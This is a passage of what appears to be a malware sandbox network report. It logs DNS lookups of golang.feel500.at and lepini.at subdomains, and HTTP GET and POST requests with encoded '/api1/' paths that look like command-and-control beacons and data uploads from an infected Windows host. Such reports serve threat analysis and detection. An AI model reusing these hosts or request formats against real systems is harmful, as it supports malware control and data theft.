Dec 24, 2020 20:05:49.535214901 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.535248041 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.535263062 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.535288095 CET	49739	80	192.168.2.3	46.173.218.93

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 20:05:05.150919914 CET	53195	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:05.199095011 CET	53	53195	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:06.265909910 CET	50141	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:06.325164080 CET	53	50141	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:07.388577938 CET	53023	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:07.444972038 CET	53	53023	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:08.512923002 CET	49563	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:08.560858011 CET	53	49563	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:09.462980986 CET	51352	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:09.511162996 CET	53	51352	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:10.626091957 CET	59349	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:10.674115896 CET	53	59349	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:11.601710081 CET	57084	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:11.658277988 CET	53	57084	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:12.543736935 CET	58823	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:12.591989994 CET	53	58823	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:13.692400932 CET	57568	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:13.740473986 CET	53	57568	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:14.641371965 CET	50540	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:14.692433119 CET	53	50540	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:15.763663054 CET	54366	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:15.811809063 CET	53	54366	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:16.976955891 CET	53034	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:17.041649103 CET	53	53034	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:32.846961021 CET	57762	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:32.894989014 CET	53	57762	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:37.604290962 CET	55435	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:37.662372112 CET	53	55435	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:39.277327061 CET	50713	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:39.339590073 CET	53	50713	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:47.275118113 CET	56132	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:47.334400892 CET	53	56132	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:48.431601048 CET	58987	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:48.775701046 CET	53	58987	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:50.023324966 CET	56579	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:50.087435007 CET	53	56579	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:51.610965967 CET	60633	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:51.667252064 CET	53	60633	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:54.717927933 CET	61292	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:55.062890053 CET	53	61292	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:55.271675110 CET	63619	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:55.361865044 CET	53	63619	8.8.8.8	192.168.2.3
Dec 24, 2020 20:05:57.311280966 CET	64938	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:05:57.359354973 CET	53	64938	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:03.744061947 CET	61946	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:03.807236910 CET	53	61946	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:17.284873009 CET	64910	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:17.345021963 CET	53	64910	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:18.285762072 CET	64910	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:18.333643913 CET	53	64910	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:19.284924984 CET	64910	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:19.343790054 CET	53	64910	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:21.300472021 CET	64910	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:21.348412991 CET	53	64910	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:25.316741943 CET	64910	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 20:06:25.373306990 CET	53	64910	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:34.041343927 CET	52123	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:34.400298119 CET	53	52123	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:36.279618979 CET	56130	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:36.330589056 CET	53	56130	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:37.024362087 CET	56338	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:37.072375059 CET	53	56338	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:38.703528881 CET	59420	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:38.776360035 CET	53	59420	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:38.789026976 CET	58784	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:39.130634069 CET	53	58784	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:40.160826921 CET	63978	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:40.217175007 CET	53	63978	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:40.870914936 CET	62938	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:40.930382967 CET	53	62938	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:41.934464931 CET	55708	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:41.990824938 CET	53	55708	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:53.580224991 CET	56803	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:53.636360884 CET	53	56803	8.8.8.8	192.168.2.3
Dec 24, 2020 20:06:58.120505095 CET	57145	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:06:58.168515921 CET	53	57145	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:04.027138948 CET	55359	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:04.097362041 CET	53	55359	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:04.552479982 CET	58306	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:04.624562025 CET	53	58306	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:05.147239923 CET	64124	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:05.203831911 CET	53	64124	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:05.597775936 CET	49361	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:05.654185057 CET	53	49361	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:06.052025080 CET	63150	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:06.108500957 CET	53	63150	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:06.554621935 CET	53279	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:06.613836050 CET	53	53279	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:07.059114933 CET	56881	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:07.115506887 CET	53	56881	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:07.654789925 CET	53642	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:07.711431980 CET	53	53642	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:08.346525908 CET	55667	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:08.405913115 CET	53	55667	8.8.8.8	192.168.2.3
Dec 24, 2020 20:08:08.779387951 CET	54833	53	192.168.2.3	8.8.8.8
Dec 24, 2020 20:08:08.835783958 CET	53	54833	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 24, 2020 20:05:48.431601048 CET	192.168.2.3	8.8.8.8	0x1f5	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:05:51.610965967 CET	192.168.2.3	8.8.8.8	0x1785	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:05:54.717927933 CET	192.168.2.3	8.8.8.8	0x596	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:34.041343927 CET	192.168.2.3	8.8.8.8	0x4b1c	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:36.279618979 CET	192.168.2.3	8.8.8.8	0xcc08	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:38.789026976 CET	192.168.2.3	8.8.8.8	0x123f	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:40.160826921 CET	192.168.2.3	8.8.8.8	0x213b	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:40.870914936 CET	192.168.2.3	8.8.8.8	0xf95c	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:41.934464931 CET	192.168.2.3	8.8.8.8	0x8916	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:53.580224991 CET	192.168.2.3	8.8.8.8	0xdde5	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 24, 2020 20:05:48.775701046 CET	8.8.8.8	192.168.2.3	0x1f5	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:05:51.667252064 CET	8.8.8.8	192.168.2.3	0x1785	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:05:55.062890053 CET	8.8.8.8	192.168.2.3	0x596	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:34.400298119 CET	8.8.8.8	192.168.2.3	0x4b1c	No error (0)	c56.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:36.330589056 CET	8.8.8.8	192.168.2.3	0xcc08	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:39.130634069 CET	8.8.8.8	192.168.2.3	0x123f	No error (0)	api3.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:40.217175007 CET	8.8.8.8	192.168.2.3	0x213b	No error (0)	api3.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:40.930382967 CET	8.8.8.8	192.168.2.3	0xf95c	No error (0)	api3.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:41.990824938 CET	8.8.8.8	192.168.2.3	0x8916	No error (0)	api3.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)
Dec 24, 2020 20:06:53.636360884 CET	8.8.8.8	192.168.2.3	0xdde5	No error (0)	api3.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- golang.feel500.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49739	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:05:48.874492884 CET	241	OUT	GET /api1/JqcXh8pdjCRNE_2Bo/k4G_2BpM24Ua/kAoQCjr_2Bh/ujHmQfZGFu_2F2/nA1tAcoG0UwmK9lArxe1S/414MI2ZuaHyc3Hql/pDoGm3pbqcfZ6eH/rIV_2B_2BIwZsV3ugj/LFW12XoXB/5IhYMecPu_2FZ3MO7ToD/UbND3bAbyICPq0DkfXa/IBZ9XP6woLvZIIKyAfQqqI/Uiw5lx_2FvlxN/HMlCb4bo/g8XoEKflv1sBuQnXNE8yNcw/AKDCMRNxF4/MMEe64x10s46GwvXs/NfWSVoItfJCu/ETw0UJmfuPx/MFmIVBYs8cT1cy/upat0gwv0SID/c HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:05:49.339543104 CET	242	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:05:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 35 b6 e3 50 10 05 17 a4 40 4c a1 98 99 95 59 cc cc ab 9f 3f 91 23 c3 79 ea be b7 4a 16 e6 1e 08 8d b2 76 3a cf e2 34 6d 59 1c 46 8c e7 27 2c 71 24 ca d7 5a 7a 2b 50 0a 10 42 e0 ca ee d8 4a 11 e5 35 b8 44 01 0c 4f cc e9 84 3a df 08 5f fe 54 65 29 03 54 0e 62 68 2b b3 d9 de ee 15 d6 0e 7d 1c cd 19 40 99 4a 6c 4f c7 83 16 41 37 16 17 64 4a 0c 44 ea a3 b7 55 a3 b6 ca 94 9c 41 58 62 a5 f6 75 d0 33 e8 9e 56 0f 2d b7 55 f3 cb d3 7a 16 c8 ae 84 67 5a 24 9b 91 8c d1 68 e9 a6 29 1a b2 c4 a5 95 4a 9f a8 6b 69 87 c6 4a 11 60 8e e5 06 b9 7e e4 dc 4c 81 23 04 0d 21 10 b6 3b 55 70 04 f0 b0 26 15 19 51 cc 7f ee 73 a4 02 71 45 a8 31 fb cc d7 de 04 61 e1 a2 fa e3 7e 20 07 e4 28 03 c8 6e e1 d3 42 61 49 b8 d9 26 67 24 41 16 0b 09 de cf 16 9a 73 65 28 88 e6 3a 0f a8 c4 8f 93 cd 22 b8 82 dc ba 47 ec 9a cc 84 60 08 66 7a 81 2d bb f9 70 4c 94 3e 46 1a 1b 1e 1f 0f 96 b8 fa 4d 17 c8 ef 58 6e f4 16 cf 2d ba 24 01 ac 8a f8 be ae 84 26 fa ec 46 6c 46 d5 9c 8e b3 1c 13 41 ca 59 20 bc 52 11 a3 d7 e3 63 12 43 8a 27 a1 3c de 9c ee 14 b1 cf d8 14 78 f3 d1 21 ad 85 5e d8 02 b1 f3 ee 6e db ae 34 f9 74 09 5d 3e 31 9c 48 a7 88 1a ba f3 34 f3 cb 6b 55 fb 4e 1f cc c7 cd 73 36 a3 bc 60 5a 9e 56 e4 4e 08 90 01 71 ee 1b d6 00 48 f9 9e 89 1e 1c 31 37 a9 e5 76 8c 00 d2 44 77 2a 69 d4 79 d0 c6 d2 33 b6 7d ef 6d 1a a2 bc 49 87 63 79 a3 63 9a 19 97 be d9 15 19 fd c1 98 ba fa 72 6a 69 34 3e 0b e1 d5 43 f1 60 2e 22 6c b6 c5 42 11 d5 c7 bc ad b4 87 cf ac 9f 17 48 6c 60 3e bb 29 ae 7d 68 e4 61 77 df d4 3c cb fe 05 52 15 46 54 a0 50 8e 37 02 25 a9 a8 01 d0 c9 90 76 0f ef bd e6 7b 7c 50 28 a7 6d 84 32 c1 d5 e4 4b a6 65 a6 89 55 7a 46 a7 7e 63 3d 43 cf d5 be 47 05 e8 ad 19 1c c1 bb 8a 0a 9d 30 ea d2 d8 d1 d8 ab c3 da e0 32 75 0d 25 2e ca 23 35 6b cf a4 a1 67 28 03 4d bd 75 54 37 ff 4d a1 f2 5c d1 14 92 9e ce 64 88 92 b2 23 22 df 4b 2a 67 57 e9 d5 e0 37 1d 19 1b b1 0f 71 b7 96 30 02 92 c2 8b 21 4a ea 9e 0d 19 a4 f1 7b e5 ce 4e 65 ad 7d b9 1b 24 72 53 59 e4 40 71 dd f8 3d f9 7a 6c 73 a5 9a c0 a8 dd ed 19 c7 3a bd 9c b5 6d 74 28 2e 0b 84 9a 95 75 33 c3 27 5d 20 04 0d e7 63 c0 05 0c 87 4a 9c f6 62 77 8a 64 59 70 69 7c cf 7e 6e 94 8e 27 38 a5 f2 1f 90 1f 3a 27 8a b8 da ed f8 41 ff 1e 11 46 df 46 48 5e b3 95 c8 cf 41 e0 44 d7 36 89 96 d2 ac 2a b2 32 de f3 ab 9e cb a9 bb 45 b8 15 62 45 47 15 10 47 83 f6 43 02 e5 b3 2c 5d f0 f7 60 a3 7e 5d 64 ad 6e e1 41 8a 6e 20 c1 c7 25 b8 4b e1 bf 38 30 0b 91 e5 a8 b6 5e f1 e0 aa fd 9a cd 1e 70 a6 b3 3e 1f a2 d6 92 88 bd 82 ab 48 d0 47 08 21 80 d3 8c 5d 7b d7 dd 67 42 78 ad a6 64 91 87 7f 4c f8 77 76 25 60 a1 6e b4 9a 04 e3 1e 1c 10 ea 33 e3 71 c1 e3 3c af 44 ce ca ce a7 1d 31 8b ca 75 8c 31 8a 6e c8 71 3b e3 8e f8 2a 30 1c 8b 89 b0 b1 a2 81 ef b2 29 6a d1 3d dc df 59 f3 3a 4b 0c 86 a1 11 e8 df 2f 71 c8 03 cc 45 8f 15 0f 8f be c4 d6 e1 ba 57 57 d9 3e b1 8c db fa 3d de ac 75 12 ec cb 20 47 54 ec fe b7 df c5 d9 f9 aa 3e d7 5c 22 28 9d 55 8b 30 47 72 23 7c 83 94 4e 05 5e f0 13 fc cf a4 6e be b3 c9 12 7b 02 fb 93 a2 32 61 f3 e0 0d b4 af d6 95 5e a9 dd 55 bb 39 28 52 4a eb e7 ff b4 7b c5 f5 89 e4 98 88 fe 52 37 68 6a 4a c4 94 9e Data Ascii: 20005P@LY?#yJv:4mYF',q$Zz+PBJ5DO:_Te)Tbh+}@JlOA7dJDUAXbu3V-UzgZ$h)JkiJ`~L#!;Up&QsqE1a~ ( nBaI&g$Ase(:"G`fz-pL>FMXn-$&FlFAY RcC'<x!^n4t]>1H4kUNs6`ZVNqH17vDw*iy3}mIcycrji4>C`."lBHl`>)}haw<RFT P7%v{|P(m2KeUzF~c=CG02u%.#5kg(MuT7M\d#"K*gW7q0!J{Ne}$rSY@q=zls:mt(.u3'] cJbwdYpi|~n'8:'AFFH^AD6*2EbE GGC,]`~]dnAn %K80^p>HG!]{gBxdLwv%`n3q<D1u1nq;*0)j=Y:K/qEWW>=u GT>\"(U0Gr#|N^n{2a^U9(RJ{R7hjJ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49738	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:05:49.807944059 CET	457	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive
Dec 24, 2020 20:05:50.049067974 CET	461	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 24 Dec 2020 19:05:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T'';Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49761	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:06:53.715290070 CET	6491	OUT	POST /api1/ipkOawhdO/F52eJKhwUcG06WP2HLQN/R0jJnvVAA8EDAUgmS0_/2FlWxO0LcR3agLNKgkN72q/NoKlb mR1jbqaB/cBOHyfBK/7dSD2TwdA3ZRMuF_2Fj6BPu/iunZMqCjDp/VFA2IbXgNeHXsvtgz/F3TkA8_2BPdU/zK42Lu RzbIT/JuaCbi0NbSeRnk/KhYiDpWSD2RZ2bQdWGPfC/nDZijfrlMnnGxh_2/FHOVdiTONucjy5K/5dEEriuTgw0nr3 k_2B/qKLcFj_2F/Z58uDx2yW7MbZBTWo3r5/Sb9v4SGYIi7DV31SNVj/yme1_2Fck2Z6g5WodurnhV/hls2yJ_2FYX xHU_2B/fzq HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=266964222842641094521625325067 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 563 Host: api3.lepini.at
Dec 24, 2020 20:06:54.130419016 CET	6492	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:06:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49742	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:05:51.758050919 CET	478	OUT	GET /api1/MC0KUFyM/atN4YRJ4eGaVNgoEiHKk1sV/uZXY8dNFOC/5muSX5_2FgYBcb3Z0/Hw8SCE4gdadK/LoRPj WZ1kN2/o8CoNlrTCVbhEo/361jZbmCNrUZVIP5Bhl57/JqyEcDfYivA3dm0O/mky8dRn0ggErrbj/akiw2jijXQRCd NJW8y/iVMNh7InN/9CHIQJtXSEecSzTxafOp/CndbtrwZnb3pGjztd1x/sNuKRnkS3EeHF4W3Svpatj/SuzQoCnLkN FM_/2F9afglr/8gsSDsY68lq9DByv2oLPokh/wgO8nuXPE5/2ZEgLGQD8YpRYIz5b/FeDsfcnAti/dh68UKBF HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Dec 24, 2020 20:05:52.224474907 CET	484	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:05:52 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a b5 76 e3 50 14 45 3f 48 85 98 4a 31 33 ab 93 64 31 33 7c fd 64 9a a4 89 63 fb bd 7b cf d9 7b d9 53 fd a6 64 5b 2c 8a da 1f 9e ea 1c e3 96 49 01 bb db b1 b8 0a c7 01 e3 99 a3 c0 55 c0 6a d5 da d1 79 f6 6b 9e b5 e2 8c 29 d0 94 22 60 57 85 ad a4 45 24 a8 cb 7e 78 e8 bc bc cc 51 a1 d3 68 1a ea 9c aa 2b 11 79 27 f3 b8 8b b7 36 2c 00 39 07 a3 ab d8 60 8b b2 5d c6 2a fd 82 48 63 62 48 dc a4 cf 4b f4 83 4a db 72 f3 6f 2a 9b 91 b8 9a 29 4e eb 5f b3 53 7f 45 63 ab 48 bc ea 7a fd 42 2e bf 33 eb 6f 08 6b 24 5b 69 5a 57 8e e2 26 d1 aa a8 b7 e7 f0 b0 eb 48 a5 b5 c5 bf 8b 4b 0a d7 1d c6 46 d5 be 94 dc f8 0c 47 7f d7 24 31 3d 7f 88 87 5c b0 91 d6 e0 54 3a 00 6f 7d 9b 9a 09 a5 3e 95 05 10 39 1e 6c 56 5f eb a1 dc 07 69 16 ec b9 07 86 99 7b 08 2a 86 50 ca b5 75 07 58 ae 46 e1 52 d8 e9 ab 1a e5 19 5e 29 fb 86 de aa a0 e6 b2 f5 26 50 30 d3 fd 55 42 85 0c 36 d4 b0 7e 2b 13 8c d8 0a 6e 37 10 d8 87 c4 e4 8a 37 bb 2e 1d a7 dd 79 2e 74 c8 fc 88 8a 6a fc 58 39 6f 58 ed 80 bc 56 73 96 ea b3 f9 f3 a3 1c e1 21 75 ca 24 43 d3 2c 2d d0 df e6 53 29 a9 21 27 76 12 4a ba 60 57 66 11 e8 25 44 eb 69 56 c0 9e 7c 00 8f ce cd 74 e2 03 43 40 8f 7c ed aa 50 13 db 70 53 32 c9 d3 55 48 f7 ef 6a 30 83 9b 98 1f fa d1 80 7a 97 e9 32 85 a4 b0 d2 65 b2 65 cf 8b 72 67 b5 72 83 7d 76 d8 af 92 39 19 90 bc ba a6 75 fa 23 6d 3f 10 15 5a 86 7c 2a 82 03 f4 07 3a d6 91 c6 d6 25 cf a5 bc f0 c7 cd 5d 33 c5 f3 a0 c8 88 2b c9 ef 82 cc fe cc b7 68 99 86 7b 41 ba 48 05 eb c1 f0 f2 71 a8 48 4c a8 8a 3a 9c 12 6f ab 76 9e 24 4b 0f dd 59 c9 ba 54 76 28 7d 4e 1b b5 a2 7f bb e5 bf 3a 0c 23 11 c9 a7 f0 2f 34 bb 4d 91 34 c1 3b e4 3b 0c 0e 62 a7 4c 55 42 ca fb 2a 8f 19 98 c4 7b 5f 5f fd 65 59 52 82 4c 74 f6 2a 82 de d9 8a b2 c5 7e 56 79 4c 61 df 14 7e 84 73 ff bd c4 56 17 80 cf d7 9a c5 bf 37 2d b0 3a 34 c1 2f 1e 34 b4 46 72 6a 78 e8 09 fa 9b 91 2a 6b be 16 b2 cb 62 92 5a 06 19 00 40 e2 4d 4d a2 e1 0b 78 7f 5c ad 39 86 b3 68 95 99 f0 e0 ac 4d 96 be 3a 78 75 e5 53 1b 53 e4 59 df 96 2c be 50 da 4a 49 7c 6f 9b aa b8 38 77 cb dc 2d e8 12 a4 99 ac 0b a7 8a 29 c0 47 58 05 0f 40 73 d8 c5 81 5d 4a c4 d9 a1 e7 1a 78 18 4b a4 49 18 35 45 79 6d 4d 5b d5 ae f2 89 bb 68 8b a9 c7 38 45 59 1e ff 0d e8 04 04 14 ce 2c c6 50 6e 05 5c 0d d9 f3 7b 3c 40 42 db 49 e3 c9 a4 36 ab 15 e1 9b 38 ba e9 b0 12 e1 d6 36 50 70 16 d5 86 78 45 66 51 6c f4 cc 6b 4e 9f 97 26 81 9e 2e 22 3d 8b e7 be af 7d ee 32 62 45 b6 ba 61 0d 05 97 03 93 97 ee 5b be c2 5c e9 c7 b9 78 78 eb a1 b2 63 a1 be ca 44 ae f3 66 3b 6e f6 e2 30 9d f2 84 0d 7c 91 54 7f c9 08 31 f0 c5 ea d3 50 41 61 67 9f 45 fd 69 a1 18 71 d9 33 00 d4 fd cc 46 4b 8a 71 fc 50 14 cb 8b a1 1f 6f 30 ca 88 ac b0 8a 39 51 65 1b 85 09 e2 98 ee 83 9d 31 6f b8 56 b4 4f a0 78 e4 a8 e8 86 a5 a2 d2 ef 23 c1 d1 6b ab 68 62 06 da 1e 27 5a 32 4c 62 6f 52 c2 56 c0 77 39 8b 3a 62 2b 81 8d 17 71 c6 c9 bf f4 11 e1 02 e0 09 d5 9a b8 21 37 db cb 3b ee 88 6f 5a 24 f6 ec d0 a1 85 31 b7 b3 03 46 8e 69 2d 23 44 7a c9 c3 7d 28 6a f1 af 16 d2 5d 15 ff 7a bd 5f 30 9c 38 ad 54 34 ee 26 c4 96 a5 ef ce b9 03 c7 ed d3 17 1b d4 6d 44 6b c7 35 e3 8e 42 63 b8 3c 39 08 f5 86 56 c6 1d Data Ascii: 2000vPE?HJ13d13|dc{{Sd[,IUjyk)"`WE$~xQh+y'6,9`]*HcbHKJro*)N_SEcHzB.3ok$[iZW&HKFG$1=\T:o} 